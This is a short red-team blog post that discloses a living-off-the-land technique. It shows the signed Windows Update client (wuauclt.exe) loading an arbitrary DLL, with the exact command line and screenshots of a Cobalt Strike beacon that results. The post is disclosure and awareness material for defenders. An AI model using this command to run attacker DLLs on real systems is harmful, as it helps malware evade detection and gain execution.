
Code execution via the Windows Update client (wuauclt)

DTM

Oct 12, 2020 • 2 min read


C:\Windows\system32\cmd.exe
Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Event Log X

```
C:\Users\dade.murphy\Desktop>wuauclt.exe /UpdateDeploymentProvider c:\Users\dade.murphy\Desktop\test.dll /RunHandlerComServer

C:\Users\dade.murphy\Desktop>_
```

	...	...	...	user	computer	note	process	pid	arch	last
	...	...	...	dade.murphy	DESKTOP-R2P...		wuauclt.exe	18096	x64	35s


```
09/22 19:14:21 *** dtm has left.
09/22 19:14:25 *** dtm has joined.
09/22 19:14:26 *** initial beacon from dade.murphy
```

Its been a few months since my last post about uploading and downloading data with certreq.exe as a potential alternative to certutil.exe in LOLBIN land. I've been having a blast starting my new role in the MDSec ActiveBreach team.

Today I wanted to share something a little more juicy. Enter the 'WSUS Useful Client' as they describe here. The Windows Update client (wuauclt.exe) is a bit elusive with only small number of Microsoft articles about it [1] [2] and these articles do not seem to document all of the available command line options.

This binary lives here:


```
C:\Windows\System32\wuauclt.exe
```



Name of signer:	Digest alg...	Timestamp
Microsoft Windows	sha256	28 July 2020 ...

I discovered (When I get a chance I will be sharing further details of the methodology I used to find this on a blog post @MDSecLabs) you can gain code execution by specifying an arbitrary DLL with the following command line options on the test Windows 10 systems I tried:

```
wuauclt.exe /UpdateDeploymentProvider <Full_Path_To_DLL> /RunHandlerComServer
```


C:\Windows\system32\cmd.exe
Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Event Log X

```
C:\Users\dade.murphy\Desktop>wuauclt.exe /UpdateDeploymentProvider c:\Users\dade.murphy\Desktop\test.dll /RunHandlerComS
erver

C:\Users\dade.murphy\Desktop>_
```

...	...	...	user	computer	note	process	pid	arch	last
...	...	...	dade.murphy	DESKTOP-R2P...		wuauclt.exe	18096	x64	35s

```
09/22 19:14:21 *** dtm has left.
09/22 19:14:25 *** dtm has joined.
09/22 19:14:26 *** initial beacon from dade.murphy
```

There's some fantastic work already in the community for raising the awareness of LOLBINs and for sharing new candidates and their capabilities with the excellent LOLBAS project. I have made the following pull request to this project:

Create Wuauclt.yml by dtmsecurity · Pull Request #99 · LOLBAS-Project/LOLBAS

GitHub • LOLBAS-Project

After discovering this LOLBIN independently some brief searching highlighted a sample on Joe Sandbox leveraging it in the wild:

Automated Malware Analysis Report for - Generated by Joe Sandbox

Automated Malware Analysis - Joe Sandbox Analysis Report

Joe Security LLC • Joe Security LLC

Finally, come and hang out at the RedTeamSec Discord here. It's been great to see this community grow over the past few months, with some great content being shared.

RED
TEAM

Sneaking around with Web Assembly

Introduction WebAssembly (often abbreviated as WASM) is a binary instruction format designed as ...

Aug 10, 2024 · 17 min read

Playing with HTTP/3

QUIC (Quick UDP Internet Connections) and HTTP/3 represent the next step in the evolution of Internet...

Oct 29, 2023 · 6 min read

For informational and educational purposes only.

"Sometimes, hacking is just someone spending more time on something than anyone else might reasonably expect." @JGamblin